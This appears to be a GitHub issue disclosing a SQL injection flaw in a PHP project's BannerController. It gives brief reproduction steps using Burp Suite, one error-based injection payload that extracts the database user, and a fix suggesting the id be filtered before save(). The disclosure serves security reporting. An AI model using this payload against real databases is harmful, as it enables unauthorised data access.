New issue

Jump to bottom


# \App\Manage\Controller\BannerController.class.php has SQLinjection #10

Open JKing188 opened this issue on Jan 19 · 0 comments


**JKing188** commented on Jan 19


\App\Manage\Controller\BannerController.class.php

1. Find where the file was uploaded



2. Use burpsuite to intercept requests, modify packets, and add payloads








3. Vulnerability analysis


   poc:

   5) AND (SELECT 5824 FROM(SELECT COUNT(*),CONCAT('[+]',(MID((IFNULL(CAST(user() AS NCHAR),0x20)),1,54)),'[+]',FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND (3481=3481

source:




debugging process:



4. Repair suggestion
   before executing the save() function, filter the id

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant